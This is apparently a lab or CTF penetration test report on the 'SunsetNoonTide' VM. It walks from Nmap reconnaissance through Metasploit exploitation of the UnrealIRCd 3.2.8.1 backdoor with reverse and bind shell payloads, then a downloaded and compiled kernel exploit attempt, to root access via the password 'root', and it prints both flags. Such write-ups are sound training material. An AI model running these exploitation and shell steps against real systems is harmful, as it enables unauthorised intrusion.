PREPARED USING KALI LINUX • CLASSIFICATION: INTERNAL / LAB USE

CONFIDENTIAL — PENETRATION TEST REPORT

Vulnerable Host “SunsetNoonTide”

Network Penetration Test — Full Compromise Assessment, From Reconnaissance to Root

TARGET HOST
192.168.56.106 (“noontide”)

TARGET OS
Debian 10 “Buster” — Kernel 4.19.0-10-amd64

PRIMARY SERVICE
UnrealIRCd 3.2.8.1 (Trojaned) — Port 6667/tcp

ATTACKING HOST
Kali Linux — 192.168.56.103

ENGAGEMENT TYPE
Black-Box CTF-Style Penetration Test

REPORT DATE
October 16, 2026

Full Root Compromise — Both Flags Captured

User: c53c08b5bf2b0801c5d0c24149826a6e • Root: ab28c8ca8da1b9ffc2d702ac54221105

Task Overview

OBJECTIVE • METHODOLOGY • TOOLS

TASK NAME

Full System Compromise of the “SunsetNoonTide” CTF Machine (192.168.56.106)

OBJECTIVE

To perform a complete, end-to-end penetration test against the target virtual machine “SunsetNoonTide” in order to identify exposed network services, discover and exploit a known vulnerability in the hosted IRC daemon, escalate privileges to the highest level (root), and retrieve both proof-of-compromise flags from the system.

METHODOLOGY

- **Reconnaissance** — Host discovery via ARP scan, port scanning and service fingerprinting with Nmap.
- **Vulnerability Research** — Identifying a known backdoor in the fingerprinted UnrealIRCd version using searchsploit and Metasploit.
- **Exploitation** — Triggering the UnrealIRCd 3.2.8.1 backdoor (CVE-2010-2075) via Metasploit; adapting the payload from a reverse shell to a bind shell after confirming egress filtering on the target.
- **Post-Exploitation & User Flag** — Stabilising the shell with a Python PTY, confirming user context, capturing the low-privilege flag.
- **Privilege Escalation Enumeration** — Exhaustive manual checks across sudo, SUID/SGID, cron, writable files, capabilities, services and kernel exploits via Linux Exploit Suggester.
- **Privilege Escalation** — Exploiting a trivially weak root account password via `su`, yielding full root access.
- **Proof of Compromise** — Capturing the root flag from `/root/proof.txt`.

TOOLS USED

ip / ip route | arp-scan | Nmap 7.99 | netcat | searchsploit / Exploit-DB | Metasploit Framework | Python3 HTTP Server | GCC | Linux Exploit Suggester | tcpdump | ss / netstat | su (credential testing)


Proof of Concept

STEP-BY-STEP EXPLOITATION WALKTHROUGH WITH EVIDENCE

PHASE 1 — RECONNAISSANCE & NETWORK DISCOVERY

STEP 1 Identify Attacker Network Interfaces & Discover Live Hosts


```
$ ip a          # eth0=10.0.2.15 (NAT), eth1=192.168.56.103 (host-only)
$ ip route
$ sudo arp-scan --interface=eth1 --localnet
```



*ARP scan against the /24 host-only subnet reveals three live hosts: 192.168.56.1 (gateway), 192.168.56.100 and **192.168.56.106** (target). The attacker's eth1 interface at 192.168.56.103 is confirmed as the correct attack interface.*


STEP 2 Port Scanning, Service Fingerprinting & Vulnerability Search

```
$ nmap -sV 192.168.56.106
$ nmap -p 6667 -sC -sV 192.168.56.106
$ searchsploit UnrealIRCd
```



STEP 3 Banner Grab, Script Scan & OS Fingerprint

```
$ nc -nv 192.168.56.106 6667    # IRC banner confirmed before ping timeout
$ nmap -p 6667 --script irc-info 192.168.56.106
$ searchsploit -p 16922          # full exploit path details
$ sudo nmap -O 192.168.56.106     # OS fingerprint: Linux 3.x-5.x (guessed)
```




A raw netcat connection confirms the IRC service banner (Unreal3.2.8.1) before the server closes the link due to a ping timeout — no NICK/USER registration was supplied. OS fingerprinting returns an inconclusive Linux 3.x–5.x guess. The service host header confirms the exact version.

PHASE 2 — VULNERABILITY RESEARCH & MODULE SELECTION

STEP 4 Confirm Metasploit Module & Review Exploit Details


```
$ nmap -sV --version-all -p 6667 192.168.56.106
$ searchsploit UnrealIRCd 3.2.8.1
$ msfconsole -q
msf > search UnrealIRCd
msf > info 0
```



PHASE 3 — EXPLOITATION (CVE-2010-2075)

STEP 6 Confirm Vulnerability & Attempt Reverse Shell Payload


```
msf exploit(…) > check
[+] The target appears to be vulnerable. UnrealIRCd detected via IRC commands
msf exploit(…) > set PAYLOAD cmd/unix/reverse
msf exploit(…) > set LHOST 192.168.56.103
msf exploit(…) > set LPORT 4444
msf exploit(…) > run
[-] Exploit completed, but no session was created.  (egress filtered)
```



*The automated check positively confirms the backdoor. A cmd/unix/reverse payload is configured with LHOST pointing to the attacker's eth1 address. Multiple run attempts successfully register an IRC user and send the backdoor trigger, but **no session is created** — the target's outbound traffic is filtered, preventing the reverse TCP connection from reaching the attacker's listener.*

STEP 7 Pivot to Bind Shell — Successful Session Opened


```
msf exploit(…) > set PAYLOAD cmd/unix/bind_perl
msf exploit(…) > set RHOST 192.168.56.106
msf exploit(…) > unset LHOST
msf exploit(…) > run
[*] Started bind TCP handler against 192.168.56.106:4444
[*] Command shell session 1 opened (192.168.56.103:38911 -> 192.168.56.106:4444)
```



PHASE 4 — POST-EXPLOITATION & USER FLAG

STEP 8 Stabilise Shell, Confirm User Context & Capture User Flag

```
$ whoami   -> server
$ id       -> uid=1000(server) gid=1000(server) groups=1000(server)...
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
server@noontide:~/irc/Unreal3.2$ cd ~
server@noontide:~$ ls -la
server@noontide:~$ cat local.txt
c53c08b5bf2b0801c5d0c24149826a6e
```




*The raw shell lands in the ircd working directory as **user server (uid=1000)**. A Python3 PTY spawn provides a fully interactive bash shell. Navigating home reveals `local.txt` (33 bytes) — the user-level proof file and first flag.*

■ USER FLAG (LOCAL.TXT) **c53c08b5bf2b0801c5d0c24149826a6e**

PHASE 5 — PRIVILEGE ESCALATION ENUMERATION


STEP 9 Check Sudo, SUID Binaries & Kernel Version

```
$ sudo -l          -> bash: sudo: command not found
$ find / -perm -4000 -type f 2>/dev/null
  /usr/bin/passwd /usr/bin/chsh /usr/bin/su  (all standard)
$ uname -a
  Linux noontide 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24)
```



STEP 10 Cron Jobs, Running Services & Network Listeners


```
$ cat /etc/crontab           # default anacron entries only
$ ls -la /etc/cron.hourly/   # empty (.placeholder only)
$ netstat -tulpn             # only ircd listening on 6667/8067/6697
$ ps aux                     # no custom root-owned processes
```



The system crontab contains only default anacron entries. /etc/cron.hourly/ is empty. Netstat confirms only the IRC daemon is listening. Process listing shows standard system daemons only — no custom root-owned services, no writable root-run scripts.

STEP 11 File Capabilities, Writable Files & User Accounts

```
$ getcap -r / 2>/dev/null           # no capabilities set
$ cat /etc/passwd                   # only root and server have real shells
$ find / -writable -type f 2>/dev/null | grep -v "^/proc"
  (only /home/server/* IRC source tree — nothing root-executed)
$ find / -perm -2000 -type f 2>/dev/null
  /usr/bin/chage /usr/bin/crontab /usr/bin/wall  (all standard)
```



No file capabilities set on any binary. /etc/passwd shows only two accounts with interactive shells (root, server) — no lateral pivot.

STEP 13 Compile & Attempt CVE-2019-13272 (PTRACE_TRACEME)


```
(kali)$ wget https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c -O cve-2019-13272.c
server:/tmp$ wget http://192.168.56.103:8000/cve-2019-13272.c
$ gcc cve-2019-13272.c -o exploit
$ ./exploit
[-] Could not find pkexec executable at /usr/bin/pkexec  (polkit not installed)
```



*The CVE-2019-13272 PoC compiles cleanly with GCC but fails at runtime: **pkexec is not installed** on this minimal Debian server build. This exploit requires an active PolicyKit agent, which is absent here — closing off the highest-probability kernel vector.*

STEP 14 Rule Out Remaining Kernel CVE Candidates

```
$ lsmod | grep ip_tables    -> ip_tables loaded (needed for CVE-2021-22555)
$ cat /proc/sys/kernel/unprivileged_userns_clone
0  # DISABLED — blocks CVE-2021-22555 and OverlayFS exploits
$ ls -la /usr/bin/pkexec    -> No such file or directory
```



*Although ip_tables is loaded, **unprivileged user namespace creation is explicitly disabled** (=0), which blocks CVE-2021-22555 (requires CAP_NET_ADMIN via unprivileged namespace) and CVE-2021-3493 (Ubuntu-specific OverlayFS). All three kernel candidates are definitively closed.*

PHASE 7 — PRIVILEGE ESCALATION & ROOT FLAG

STEP 15 Weak Root Password — Full Root Compromise & Flag Capture

```
$ su root
Password: root
root@noontide:/tmp# whoami
root
root@noontide:/tmp# cat /root/proof.txt
ab28c8ca8da1b9ffc2d702ac54221105
```

Findings Summary

VULNERABILITIES IDENTIFIED DURING THE ENGAGEMENT

#	FINDING	SEVERITY
1	Legacy, trojaned UnrealIRCd 3.2.8.1 binary actively running, containing a publicly known backdoor (CVE-2010-2075) permitting fully unauthenticated remote OS command execution with no pre-conditions whatsoever.	CRITICAL
2	Root account secured with a trivially guessable single-word password ("root"), allowing any authenticated local user to escalate to full root instantly via `su` with no rate-limiting or account lockout.	CRITICAL
3	Outbound egress filtering blocks reverse-shell payloads but does not prevent bind-shell exploitation. Attacker successfully bypassed this control by switching payload strategy.	MEDIUM
4	No sudo binary installed, no file capabilities, no writable root-executed scripts, and only standard SUID/SGID binaries — the local privilege-escalation surface is otherwise well-controlled outside the root password weakness.	INFORMATIONAL

Conclusion

SUMMARY OF COMPROMISE

The penetration test against **"SunsetNoonTide" (192.168.56.106)** resulted in full compromise, progressing from unauthenticated network reconnaissance to root-level access. The attack exploited a single exposed IRC service running the trojaned UnrealIRCd 3.2.8.1 release (CVE-2010-2075). Outbound egress filtering defeated the default reverse-shell payload, requiring a real-world pivot to a bind-shell technique — demonstrating that payload selection must adapt to network controls rather than defaulting to standard options.

Post-exploitation enumeration was exhaustive: sudo, SUID/SGID, capabilities, cron, writable files, and all three kernel CVE candidates from Linux Exploit Suggester were individually tested and ruled out. Despite a reasonably hardened kernel and filesystem posture, privilege escalation was trivial: the root password was the word "root", yielding instant escalation. This demonstrates that deep technical hardening is undermined entirely by a single weak credential.

USER FLAG (LOCAL.TXT)	`c53c08b5bf2b0801c5d0c24149826a6e`
ROOT FLAG (PROOF.TXT)	`ab28c8ca8da1b9ffc2d702ac54221105`
ROOT PASSWORD	`root`

PREPARED BY

LUBNA BANU

END OF REPORT — PREPARED FOR AUTHORIZED CTF / LAB USE ONLY